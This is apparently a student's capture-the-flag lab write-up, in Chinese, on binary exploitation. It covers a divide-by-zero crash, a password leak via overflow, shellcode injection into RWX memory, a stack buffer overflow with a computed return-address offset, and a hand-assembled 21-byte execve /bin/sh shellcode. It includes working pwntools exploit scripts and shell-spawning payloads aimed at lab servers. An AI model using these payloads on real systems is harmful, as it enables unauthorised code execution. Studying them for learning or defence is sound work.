

lab1pwn

Task1

```
#include <stdio.h>

// 函数: prepare
// 功能: 设置无缓冲的 stdin 和 stdout, 并设置一个60秒的超时。
void prepare()
{
    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(stdout, 0LL, 2, 0LL);
    alarm(60);
}

// 函数: pow
// 功能: 计算 a 的 b 次方。这是一个自定义的整数幂函数。
// 存在整数溢出风险。
int pow(int a, int b)
{
    int c = a;
    if (b == 0)
        return 1;

    for (; b > 1; b--)
    {
        c = a * c;
    }
    return c;
}

// 主函数
int main()
{
    int a, b, i, j;

    prepare();

    printf("Input your decimal number: ");
    scanf("%d", &a);

    printf("What do you want to turn it into: ");
    scanf("%d", &b);
```

```

// 第一个循环：确定转换后的数有多少位。
// 它寻找最小的 i，使得 a <= b^i。
for (i = 0; i < 100; i++) {
    if (a <= pow(b, i))
        break;
}

printf("Result: ");
// 第二个循环：从高位到低位计算并打印每一位的数字。
for (; i > 0; i--) {
    // 核心计算部分，存在“除以零”的风险。
    j = a / pow(b, i - 1);
    printf("%d", j);
    a = a % (int)pow(b, i - 1);
}
putchar('\n');

return 0; // 正常退出时返回 0
}

```

通过分析代码，我们发现核心漏洞：

除以零：在 main 函数的第二个循环中，程序执行了 `j = a / pow(b, i - 1)` 和 `a = a % (int)pow(b, i - 1)`。如果 `pow(b, i - 1)` 的计算结果为 0，这将直接导致“除以零”错误。这个错误会产生一个 SIGFPE 信号，使程序异常终止（Crash）。

可以轻易地构造一个使程序崩溃的输入。例如：

- **输入：** `a = 10, b = 0`
- **后果：**在第一个循环中，`10 <= pow(0, i)` 永远不成立（因为 `pow(0, i)` 只可能是0或1）。因此，i 将会循环到 100。在第二个循环中，程序会试图计算 `pow(0, 99)`，其结果为 0，导致“除以零”崩溃。

验证正确

AAA{pr0GraM_C4n_ea5ilY_crAsH}

```

(pwn) pwnkaisenye@kaisendeMacBook-Air task3 % websocat -b wss://ctf.zjusec.com/api/proxy/77ed5649-ea0e-47bd-be3f-f518a9da267c
Input your decimal number: 10
What do you want to turn it into: 0
Result: Floating point exception (core dumped)
-----
Cool program crashed with status 34816
your flag: AAA{pr0GraM_C4n_ea5ilY_crAsH}

```

Task2


```
[+] Starting local process './login_me' argv=[b'./login_me'] : pid 47306
[DEBUG] Received 0x28 bytes:
    b'Hello there, please input your username\n'
[DEBUG] Sent 0x5 bytes:
    b'user\n'
[DEBUG] Received 0x37 bytes:
    b'Hello user, please tell me the length of your password\n'
[DEBUG] Sent 0x3 bytes:
    b'32\n'
[DEBUG] Received 0x1a bytes:
    b'cool, input your password\n'
[DEBUG] Sent 0x21 bytes:
    b'AAAAAAAAAAAAAAAAAAAAAAAAAAAA\n'
[DEBUG] Received 0xf8 bytes:
    b'What's wrong with you? Are you a hacker?\n'
    b'----- LOG -----\n'
    b'you input name as user (len 4)\n'
    b'you input password as AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAI_am_very_very_strong_password!! (len 64)\n'
    b'-----\n'
[*] Process './login_me' stopped with exit code 255 (pid 47306)
```

正确的密码: I_am_very_very_strong_password!!

```
EOFError
(pwn) xiyu@xiyu:~/桌面/lab1pwn/attachments$ python3 step2.py
[+] Starting local process './login_me' argv=[b'./login_me'] : pid 47433
[DEBUG] Received 0x28 bytes:
    b'Hello there, please input your username\n'
[DEBUG] Sent 0x5 bytes:
    b'user\n'
[DEBUG] Received 0x37 bytes:
    b'Hello user, please tell me the length of your password\n'
[DEBUG] Sent 0x3 bytes:
    b'32\n'
[DEBUG] Received 0x1a bytes:
    b'cool, input your password\n'
[DEBUG] Sent 0x21 bytes:
    b'I_am_very_very_strong_password!!\n'
[DEBUG] Received 0x40 bytes:
    b'password correct! show your the first part of flag\n'
    b'flag1: (null)'
[*] Process './login_me' stopped with exit code 0 (pid 47433)
```

验证是对的, 所以登录靶机获取。这是前半部分的flag

```
(pwn) pwnkaisenye@kaisendeMacBook-Air task3 % websocat -b wss://ctf.zjusec.com/api/proxy/e99ba44b-ab41-43f8-bea
f-6861a1d662dc
Hello there, please input your username
user
Hello user, please tell me the length of your password
32
cool, input your password
I_am_very_very_strong_password!!
password correct! show your the first part of flag
flag1: AAA{0h_D1rTy_sta
```

AAA{0h_D1rTy_sta

把user换成admin,输入32位的密码获取admin的密码 (注意到
I_am_very_very_strong_password!!正好32位, 可以直接用了hh)

```

(pwn) pwnkaisenye@kaisendeMacBook-Air task3 % websocat -b wss://ctf.zjusec.com/api/proxy/e99ba44b-ab41-43f8-beaf-6861a1d662dc
Hello there, please input your username
admin
Hello admin, please tell me the length of your password
32
cool, input your password
I_am_very_very_strong_password!!
What's wrong with you? Are you a hacker?
----- LOG -----
you input name as admin (len 5)
you input password as I_am_very_very_strong_password!!ILovePlayCTFbtwAlsoDota2!
(len 58)
-----

```

admin密码为ILovePlayCTFbtwAlsoDota2!进入后就可以输入命令，查看后半部分flag。

```

ILovePlayCTFbtwAlsoDota2!
password correct! launch your shell

ls
bin
dev
flag2
lib
lib32
lib64
libexec
login_me
password.txt
cat >flag2
/bin/sh: 3: cannot create flag2: Permission denied
^[A      : not found
/bin/sh: 4:
cat flag2
CK_Ne3d_C1a4n}

```

flag为AAA{Oh_D1rTy_staCK_Ne3d_C1a4n}

为了完成task3, 4, 我通过docker模拟了x86_64的linux环境，并且配置了一系列网络配置，心力憔悴~

明年能不能给下一届mac党来一道专属mac的pwn题 ()

Task3

分析代码

inject_me.c 这个程序的核心逻辑是：

1. 通过 `setvbuf` 关闭了标准输入输出的缓冲区，并设置了60秒的 `alarm`。

2. **分配可执行内存:** 使用 `mmap` 在一个固定的地址 `0x14000` (`MAP_ADDR`) 申请了一块大小为一个页 (通常是 4096 字节) 的内存。关键在于这块内存的权限被设置为 `PROT_EXEC | PROT_READ | PROT_WRITE`, 即可读、可写、可执行。这是一个非常危险的权限设置, 也是本题的核心漏洞所在。
3. **创建函数指针:** 程序定义了一个函数指针 `funcptr`, 并将其指向刚刚申请到的内存地址 `0x14000`。这意味着, 任何写入到这块内存的数据, 都可以被当作函数代码来执行。
4. **顺序执行任务:** 程序连续提出了五个请求, 要求用户分别提供实现 `ADD`, `SUB`, `AND`, `OR`, `XOR` 功能的机器码。
5. **读取并执行代码:** 对每一个请求, 程序都会使用 `read(STDIN_FILENO, address, CODE_SIZE)` 从标准输入读取最多 `0x100` (256) 字节的数据, 直接写入到 `0x14000` 这个地址。
6. **调用注入的代码:** 写入后, 程序立刻通过 `funcptr(a, b)` 调用这块内存中的代码。`a` 和 `b` 是两个随机生成的8位整数。
7. **验证结果:** 程序会检查 `funcptr` 的返回值 `c` 是否等于预期的运算结果。如果五个任务都验证通过, 程序会打印出 `FLAG1` 的内容。

漏洞利用思路:

- **第一部分 (Delegate Tasks):** 我们需要编写五段简短的汇编代码, 分别实现 `a + b`, `a - b`, `a & b`, `a | b`, `a ^ b` 的功能。然后将这些汇编代码编译成机器码 (shellcode), 在程序每次请求时, 通过标准输入发送给它。
- **第二部分 (Shellcode Attack):** 题目要求在完成五个任务后, 通过 shellcode 攻击拿到远程 shell。仔细观察代码可以发现, 在完成第五个任务 (XOR) 并拿到第一部分 flag 后, 程序并没有立即退出。它会继续执行 `goto fail;` 下面的 `munmap` 和 `return`。这意味着在第五次 `read` 之后, 我们注入的代码依然在内存中。我们可以利用这一点, 在完成第五个任务的 shellcode 后面, 附加一段获取 shell 的 shellcode。当第五个任务的函数调用返回后, 程序流程不会回到 `main` 函数, 而是会继续执行我们注入的额外代码, 从而弹出一个 shell。

对于add代码

```
int add(int a,int b)
{
    return a+b;
}
```

`gcc -S -O3 add.c` 进行o3优化, 然后`as add.s -o add.o, objdump -d add.o`

![image-20250715155549024](/Users/kaisenye/Library/Application Support/typora-user-images/image-20250715155549024.png)

得到了机器码

add.o: file format elf64-littleaarch64

Disassembly of section .text:

```
0000000000000000 <add>:
  0:  0b010000      add      w0, w0, w1
  4:  d65f03c0      ret
```

sub.o: file format elf64-littleaarch64

Disassembly of section .text:

```
0000000000000000 <sub>:
  0:  4b010000      sub      w0, w0, w1
  4:  d65f03c0      ret
```

and.o: file format elf64-littleaarch64

Disassembly of section .text:

```
0000000000000000 <bit_and>:
  0:  0a010000      and      w0, w0, w1
  4:  d65f03c0      ret
```

or.o: file format elf64-littleaarch64

Disassembly of section .text:

```
0000000000000000 <bit_or>:
  0:  2a010000      orr      w0, w0, w1
  4:  d65f03c0      ret
```

xor.o: file format elf64-littleaarch64

Disassembly of section .text:

```
0000000000000000 <bit_xor>:
```

```
0: 4a010000    eor    w0, w0, w1
4: d65f03c0    ret
```

每条指令都是一个 4 字节（32位）的字，并且由于是小端序（little-endian），在内存中字节是反向存储的。例如，指令 `0b010000` 在内存中是 `00 00 01 0b`。

add

- 机器码: `00 00 01 0b c0 03 5f d6`
- Shellcode (Python 字节串): `b'\x00\x00\x01\x0b\xc0\x03\x5f\xd6'`

sub

- 机器码: `00 00 01 4b c0 03 5f d6`
- Shellcode (Python 字节串): `b'\x00\x00\x01\x4b\xc0\x03\x5f\xd6'`

and

- 机器码: `00 00 01 0a c0 03 5f d6`
- Shellcode (Python 字节串): `b'\x00\x00\x01\x0a\xc0\x03\x5f\xd6'`


or

- 机器码: `00 00 01 2a c0 03 5f d6`
- Shellcode (Python 字节串): `b'\x00\x00\x01\x2a\xc0\x03\x5f\xd6'`

xor

- 机器码: `00 00 01 4a c0 03 5f d6`
- Shellcode (Python 字节串): `b'\x00\x00\x01\x4a\xc0\x03\x5f\xd6'`

我发现我是mac，是arm64架构，平台靶机是x86-64。忽略了这一点所以不太对，但是思路是对的。我用在线编译器来搞出x86_64的机器码一下。神器<https://gcc.godbolt.org>



类似的再找出sub，and，or，xor的机器码如下


```
add_sc = b'\x8d\x04\x37\xc3'
sub_sc = b'\x89\xf8\x29\xf0\xc3'
and_sc = b'\x89\xf8\x21\xf0\xc3'
or_sc = b'\x89\xf8\x09\xf0\xc3'
xor_sc = b'\x89\xf8\x31\xf0\xc3'
```

编写代码输出，完成第一部分的flag

```
# Request-1: ADD
p.recvuntil(b'Request-1: give me code that performing ADD\n')
p.send(add_sc)

# Request-2: SUB
p.recvuntil(b'Request-2: give me code that performing SUB\n')
p.send(sub_sc)

# Request-3: AND
p.recvuntil(b'Request-3: give me code that performing AND\n')
p.send(and_sc)

# Request-4: OR
p.recvuntil(b'Request-4: give me code that performing OR\n')
p.send(or_sc)

# Request-5: XOR
p.recvuntil(b'Request-5: give me code that performing XOR\n')
p.send(xor_sc)

# Receive the first part of the flag
p.recvuntil(b'Sooooooooo wonderful, here is your first part of flag:\n')
flag1 = p.recvline()
print(f"[*] Flag 1: {flag1.decode().strip()}")

# 关闭第一次连接
p.close()
```

```
(lin) root@28ba86c73052:/work/task3# python3 attack.py
[+] Opening connection to host.docker.internal on port 61425: Done
[!] EOFError during recvline. Returning buffered data without trailing newline.
[*] Flag 1: AAA{ShEl1c0de_T0
[*] Closed connection to host.docker.internal port 61425
```

对于第二部分直接进入shell获取。

```
#!/usr/bin/env python3
from pwn import *
context(arch='amd64', os='linux')
# --- Part 2: Get the shell and the second flag ---
REMOTE_PORT = 61425
REMOTE_IP = 'host.docker.internal' # 根据实际情况设置目标IP地址
p = remote(REMOTE_IP, REMOTE_PORT)

#发送 get shell 的 shellcode
shellcode = asm(shellcraft.sh()) # pwntools自带的shellcode生成器

p.recvuntil(b"Request-1: give me code that performing ADD\n")
p.send(shellcode)

print("[*] Shellcode sent! You should have a shell now.")

p.interactive()
```

```
(lin) root@28ba86c73052:/work/task3# python3 part2.py
[+] Opening connection to host.docker.internal on port 61425: Done
[*] Shellcode sent! You should have a shell now.
[*] Switching to interactive mode
$ ls
bin
dev
flag2
inject_me
lib
lib32
lib64
libexec
$ cat flag2
_9E7_All_F1ag5}
```

AAA{SheL1c0de_T0_9E7_All_F1ag5}

Task4

助教让我们不要爆破，那只能随机尝试

- 目标程序: `sbofsc`
- 源码文件: `sbofsc.c`
- 关键编译选项: `-fno-stack-protector` (关闭了栈Canary保护)
- 挑战类型: 栈缓冲区溢出 (Stack Buffer Overflow) + Shellcode 注入

2. 漏洞分析

通过分析源码 `sbofsc.c`，我们发现了两个关键点：

1. **栈溢出漏洞**: 在 `main` 函数的末尾，程序使用了 `gets(buffer)` 函数。`gets` 不对输入长度进行检查，而 `buffer` 的大小仅为 32 字节，这导致了典型的栈缓冲区溢出漏洞。攻击者可以输入超长字符串，覆盖栈上的返回地址，从而劫持程序的控制流。
2. **Shellcode 注入点**: 程序通过 `mmap` 在一个由环境变量 `MRND` 决定的、地址可预测的内存区域（起始于 `0x20000`）申请了一块具有可读、可写、可执行（`RWX`）权限的内存。随后，程序通过 `read(0, map_addr, 64)` 从标准输入读取数据到这块内存中。这为我们提供了一个完美的注入并执行 Shellcode 的机会。

3. 攻击思路

我们制定了如下的攻击策略：

1. **控制执行环境**: 在本地启动程序时，通过设置环境变量 `MRND='0'`，将 `mmap` 的内存地址精确地固定在 `0x20000`，使我们的 Shellcode 地址变得可知。
2. **注入 Shellcode**: 在程序第一次提示输入 `what's your name:` 时，发送我们的 Shellcode。`read` 函数会将其存放到地址 `0x20000`。
3. **确定精确偏移量**: 通过动态调试，计算出从 `buffer` 变量的起始位置到函数返回地址的精确距离。
4. **执行栈溢出**: 在程序第二次提示输入 `try to overflow me~` 时，发送一个精心构造的 payload。该 payload 由 [填充数据] + [Shellcode地址] 组成，用以精确覆盖返回地址。
5. **劫持控制流**: 当 `main` 函数返回时，CPU 会跳转到被我们修改后的返回地址，即 `0x20000`，从而执行我们预先注入的 Shellcode，最终实现任意代码执行。

4. 关键技术点：确定偏移量

偏移量的确定是本次实验的核心难点。在 pwn 挑战中，除了通过 `dmesg` 或 `GDB` 进行动态分析外，使用反汇编工具（如 `IDA Pro`、`Ghidra`）进行静态分析是另一种更为常用和可靠的方法。

1. **静态分析 (IDA Pro)**: 我们使用 `IDA Pro` 打开目标程序 `sbofsc` 并分析 `main` 函数的汇编代码。`IDA` 会清晰地展示函数内局部变量的栈布局。
2. **定位关键信息**: 在 `main` 函数的栈帧视图或反汇编代码中，我们可以找到 `buffer` 变量的位置。`IDA` 提供的伪代码或变量注释会显示如下信息：

```

.text:000000000000129A ; int __fastcall main(int argc, const char **argv, con
.text:000000000000129A                                     public main
.text:000000000000129A main                               proc near          ; DATA XREF: _
.text:000000000000129A                                     = qword ptr -50h
.text:000000000000129A argv                               = dword ptr -44h
.text:000000000000129A argc                               = byte ptr -40h
.text:000000000000129A buffer                             = dword ptr -1Ch
.text:000000000000129A rndval                             = qword ptr -18h
.text:000000000000129A map_addr                             = qword ptr -10h
.text:000000000000129A rndstr                             = dword ptr -4
.text:000000000000129A size
.text:000000000000129A ; __unwind {
...


```

这行注释的含义是：局部变量 `buffer` 的起始地址，位于栈基址指针 `RBP` 向低地址方向偏移 `0x40` 的位置，即 `[rbp - 0x40]`。

3. 结合栈帧结构推导：

- 从 IDA 的分析我们得知，从 `buffer` 的起始位置，需要填充 `0x40`（即十进制的 **64**）字节的数据，才能到达 `RBP` 寄存器所指向的位置（即保存的上一层函数 `RBP` 值的位置）。
- 根据 x86-64 函数调用约定，在栈上，**返回地址**紧跟在**保存的 RBP 值**之后。保存的 `RBP` 值本身占用 8 字节。
- 因此，覆盖到返回地址所需填充的总字节数（偏移量）为：
 $\text{Offset} = (\text{从 buffer 到 Saved RBP 的距离}) + (\text{Saved RBP 的大小})$
 $\text{Offset} = 64 \text{ 字节} + 8 \text{ 字节} = 72 \text{ 字节}$

我们可以通过下图更直观地理解这个过程：



通过这种静态分析方法，我们精确地推导出了覆盖返回地址需要 **72 字节** 的偏移量

5. 最终漏洞利用脚本

基于以上分析，我们编写了最终的本地攻击脚本。此脚本不再尝试获取交互式 Shell，而是直接执行命令来验证漏洞和获取 flag，以此绕开所有 I/O 问题。

```
# final_verification_exploit.py

from pwn import *

# --- 配置 ---

TARGET_BINARY = './sbofsc_no_cet'

TARGET_ADDR = 0x20000

OFFSET = 72

PADDING = b'A' * OFFSET

context(arch='amd64', os='linux', log_level='info')

try:

    p = process(TARGET_BINARY, env={'MRND': '0'})

    # 1. 注入一个“以退出码 42 退出”的 Shellcode

    # mov rax, 60 (sys_exit 的系统调用号)

    # mov rdi, 42 (exit 的第一个参数，即退出码)

    # syscall (执行系统调用)

    log.info("Crafting shellcode to force exit(42)")

    shellcode = asm('mov rax, 60; mov rdi, 42; syscall')
```

```

p.sendlineafter(b"what's your name: \n", shellcode)

# 2. 构造并发送溢出 Payload

payload = PADDING + p64(TARGET_ADDR)

log.info("Sending overflow payload to trigger exit(42)")

p.sendlineafter(b"try to overflow me~\n", payload)


# 3. 等待进程结束

# 这个 shellcode 不会产生任何输出，我们只关心它的退出码

p.wait_for_close()

log.success("Process finished.")


except Exception as e:

log.error(f"An error occurred: {e}")

```

6. 本地调试与攻击验证

为了最终确认漏洞利用的成功，我们进行了两步验证：

1. **任意代码执行验证**: 我们将脚本中的 shellcode 修改为 `asm('mov rax, 60; mov rdi, 42; syscall')`，即 `exit(42)`。运行脚本后，程序以我们指定的退出码 42 结束。这证明了我们已完全控制程序的执行流。

```

(lin) root@44aa54c0fb9f:/work# lin/bin/python attacklocal.py
[+] Starting local process './sbofsc_no_cet': pid 66
[*] Crafting shellcode to force exit(42)
[*] Sending overflow payload to trigger exit(42)
[*] Process './sbofsc_no_cet' stopped with exit code 42 (pid 66)
[+] Process finished.

```

远程容器在学校的时候试了好多次都没成功，然后就离校了没机会试了qwq

bonus

```

#include <stdio.h>

int main()
{
    // ...
    char shellcode[35];
    read(0, shellcode, 35);
    (*(void (*)( )) shellcode)();
}

```

shellcode = asm(shellcraft.sh())会超出字节。

```

(lin) root@28ba86c73052:/work/bonus# python3 attack.py
[*] 生成的 shellcode 长度为: 44 字节
[ERROR] Shellcode 过长, 无法使用!
Traceback (most recent call last):
  File "/work/bonus/attack.py", line 20, in <module>
    error("Shellcode 过长, 无法使用! ")
  File "/work/attachments2/lin/lib/python3.12/site-packages/pwnlib/log.py", line 439, in error
    raise PwnlibException(message % args)
pwnlib.exception.PwnlibException: Shellcode 过长, 无法使用!

```

查看execve /bin/sh shellcode只有23字节，很好！

```
*****
*   Linux/x86 execve /bin/sh shellcode 23 bytes   *
*****
*               Author: Hamza Megahed             *
*****
*           Twitter: @Hamza_Mega                   *
*****
*   blog: hamza-mega[dot]blogspot[dot]com         *
*****
*   E-mail: hamza[dot]megahed[at]gmail[dot]com     *
*****
```

```
xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov     %esp,%ebx
push   %eax
push   %ebx
mov     %esp,%ecx
mov     $0xb,%al
int     $0x80
```

```
*****
#include <stdio.h>
#include <string.h>
```

```
char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";
```

```
int main(void)
{
    fprintf(stdout,"Length: %d\n",strlen(shellcode));
    (*(void(*)()) shellcode)();
    return 0;
}
```

但是用这个shellcode失败了

关键突破：Shellcode的修正

攻击依然失败，这表示问题出在了 **Shellcode 本身**。

我们最初使用的23字节Shellcode，其核心功能是调用：`execve("/bin//sh", ["/bin//sh", NULL], NULL)`

它不仅指定了要执行的程序，还精心在栈上构造了一个 `argv` 参数数组（即 `["/bin//sh", NULL]`）。虽然这种写法在语法上完全正确，也是一种常见的 Shellcode 类型，但它的“复杂度”也使其在某些特定环境下显得更为“脆弱”。

在一些非标准、老旧或经过特殊配置的Linux环境中，内核或新启动的shell进程处理这种由shellcode构造的 argv 的方式可能会存在某些未知的边界问题，从而导致调用失败，并且不返回任何错误信息（静默失败）。

我们决定构造一个功能上最基础、最核心的 Shellcode，其目标是调用：`execve("/bin//sh", NULL, NULL)`

这个版本直接将 `argv` 和 `envp` 参数都设置为 `NULL`，不进行任何多余的构造。这大大降低了系统调用与目标环境发生冲突的可能性。

要让内核执行我们的 `execve` 调用，我们必须遵守它的规则，用指定的寄存器来传递参数：

- **EAX 寄存器**: 必须存放系统调用号。`execve` 的调用号是 11（十六进制为 `0xb`）。
- **EBX 寄存器**: 存放第一个参数，也就是 `filename`。它必须是一个指向字符串 `/bin/sh` 的内存地址。
- **ECX 寄存器**: 存放第二个参数 `argv`（程序启动参数）。我们用不到，所以给它一个 `NULL`（也就是0）。
- **EDX 寄存器**: 存放第三个参数 `envp`（环境变量）。我们也用不到，所以也给它一个 `NULL`（也就是0）。
- **int 0x80 指令**: 当所有寄存器都设置好后，执行这条指令，就像按下一个“执行”按钮。计算机机会暂停当前程序，转到内核去执行 EAX 中指定号的系统调用。

翻译成汇编代码（一步步构建）

现在，我们把上面的规则变成一行一行的汇编指令。

目标	汇编指令	对应的机器码	字节数	说明
1. 清空 ECX, EAX, EDX	<code>xor ecx, ecx</code> <code>mul ecx</code>	<code>\x31\xc9</code> <code>\xf7\xe1</code>	2 2	<code>xor ecx, ecx</code> 将 <code>ecx</code> 设为0。 <code>mul ecx</code> 会计算 <code>edx:eax = eax * ecx</code> ，因为 <code>ecx</code> 是0，这个操作能巧妙地一次性将 <code>eax</code> 和 <code>edx</code> 都清零。比两条 <code>xor</code> 指令更短！现在 <code>ecx</code> 和 <code>edx</code> 都是我们需要的 <code>NULL</code> 了。
2. 在栈上构造字符串 "/bin//sh"	<code>push ecx</code> <code>push 0x68732f2f</code> <code>push 0x6e69622f</code>	<code>\x51</code> <code>\x68\x2f\x2f\x73\x68</code> <code>\x68\x2f\x62\x69\x6e</code>	1 5 5	我们需要把字符串 <code>/bin//sh</code> 放到内存里。最方便的地方就是栈。因为 <code>x86</code> 是小端序，我们必须倒着 <code>push</code> ： 1. <code>push ecx</code> ：先压入一个

目标	汇编指令	对应的机器码	字节数	说明
				0, 作为字符串的结束符 <code>\0</code> 。 2. <code>push 0x68732f2f</code> : 压入 <code>hs// (//sh)</code> 。 3. <code>push 0x6e69622f</code> : 压入 <code>nib/ (/bin)</code> 。 (用 <code>//</code> 是为了让字符串长度正好是8字节, 方便4字节对齐的 <code>push</code>)
3. 获取字符串地址	<code>mov ebx, esp</code>	<code>\x89\xe3</code>	2	执行完上面的 <code>push</code> 后, 栈顶指针 <code>esp</code> 正好就指向我们刚刚构造的字符串 <code>/bin//sh\0</code> 的开头。我们把 <code>esp</code> 的值赋给 <code>ebx</code> , <code>ebx</code> 就拿到了字符串的地址。
4. 设置系统调用号	<code>mov al, 0xb</code>	<code>\xb0\x0b</code>	2	我们需要让 <code>eax</code> 等于11。因为 <code>eax</code> 之前已经被 <code>mul</code> 指令清零了, 所以我们只需要设置它的低8位字节 <code>al</code> 为 <code>0xb</code> 即可。 <code>mov al, ...</code> 比 <code>mov eax, ...</code> 的机器码更短。
5. 执行!	<code>int 0x80</code>	<code>\xcd\x80</code>	2	执行中断, 召唤内核, 获得 shell

把所有机器码连起来, 就是21字节的 shellcode:

```
\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80
```

为了验证这个新Shellcode的有效性，我们先用它来执行 `ls -la` 诊断命令。

```
b'Melody: Mom, I want a shell\n'
b'Mom: This machine will run your input as assemble instruction\n'
[*] Banner received.
[DEBUG] Sent 0x23 bytes:
00000000 31 c9 f7 e1 51 68 2f 2f 73 68 68 2f 62 69 6e 89 |1...|Qh//|shh/|bin·|
00000010 e3 b0 0b cd 80 90 90 90 90 90 90 90 90 90 90 90 |....|....|....|....|
00000020 90 90 90 |...|
00000023
[*] Payload sent.
[DEBUG] Sent 0x22 bytes:
b'ls -la; echo "---MARKER---"; exit\n'
[*] Diagnostic command sent.
[.../.....] Receiving all data: 0B
[DEBUG] Received 0x519 bytes:
b'total 84\n'
b'drwxr-xr-x 50 root root 4096 Jul 3 2024 .\n'
b'drwxr-xr-x 50 root root 4096 Jul 3 2024 ..\n'
b'drwx----- 2 root root 4096 Apr 27 2016 .cpt_hardlink_dir_a920e4ddc233afddc9fb53d26c392319\n'
b'-rwxr-xr-x 1 root root 0 Oct 27 2016 .dockerenv\n'
b'drwxr-xr-x 2 root root 4096 Jul 14 2023 bin\n'
b'drwxrReceiving all data: 1.27KBpr 27 2016 boot\n'
b'drwxr-xr-x 2 root root 4096 Oct 27 2016 data\n'
[+] Receiving all data: Done (1.29KB)
b'drwxr-xr-x 89 root root 4096 Nov 9 2021 etc\n'
b'-rw-r--r-- 1 root root 0 Apr 27 2016 fastboot\n'
b'drwxr-xr-x 3 root root 4096 Jun 13 2016 home\n'
b'drwxr-xr-x 12 root root 4096 Apr 27 2016 lib\n'
b'drwx----- 2 root root 4096 Apr 27 2016 lost+found\n'
b'drwxr-xr-x 2 root root 4096 Apr 27 2016 media\n'
b'drwxr-xr-x 2 root root 4096 Apr 27 2016 mnt\n'
b'drwxr-xr-x 2 root root 4096 Apr 27 2016 opt\n'
b'dr-xr-xr-x 870 root root 0 Oct 25 2024 proc\n'
b'drwx----- 2 root root 4096 Nov 9 2021 root\n'
b'drwxr-xr-x 2 root root 4096 Oct 25 2024 run\n'
b'-rwxr-xr-x 1 root root 44 Jun 13 2016 run.sh\n'
b'drwxr-xr-x 2 root root 4096 Apr 27 2016 sbin\n'
b'drwxr-xr-x 2 root root 4096 Apr 27 2016 srv\n'
b'dr-xr-xr-x 13 root root 0 Nov 20 2024 sys\n'
```

成功了

最终脚本

```
#!/usr/bin/env python3
from pwn import *

# 为目标环境设置上下文
context.os = 'linux'
context.arch = 'i386'

# 经过验证可以稳定运行的 21 字节精简版 shellcode
shellcode =
b"\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\xcd\x80"

# 使用 NOP 指令将 shellcode 填充到 35 字节
payload = shellcode.ljust(35, b'\x90')

# 连接到服务器
p = remote('10.214.160.13', 11003)
```

```

# 接收欢迎信息
p.recvuntil(b"instruction\n")

# 发送载荷
p.send(payload)

# 加入极短延时以增加稳定性
sleep(0.1)

# 发送读取 flag 并退出的命令
p.sendline(b'cat /data/flag; exit')

# 接收服务器返回的所有数据，并去除首尾空白
flag = p.recvall(timeout=2).strip()

# 解码并打印最终的 Flag
success(f"Flag: {flag.decode(errors='ignore')}")

p.close()

```

AAA{lgm_is_a_big_turtle_qq_qun_386796080}

```

(lin) root@28ba86c73052:/work/bonus# python3 attack.py
[+] Opening connection to 10.214.160.13 on port 11003: Done
[+] Receiving all data: Done (41B)
[*] Closed connection to 10.214.160.13 port 11003
[+] Flag: AAA{lgm_is_a_big_turtle_qq_qun_386796080}
(lin) root@28ba86c73052:/work/bonus#

```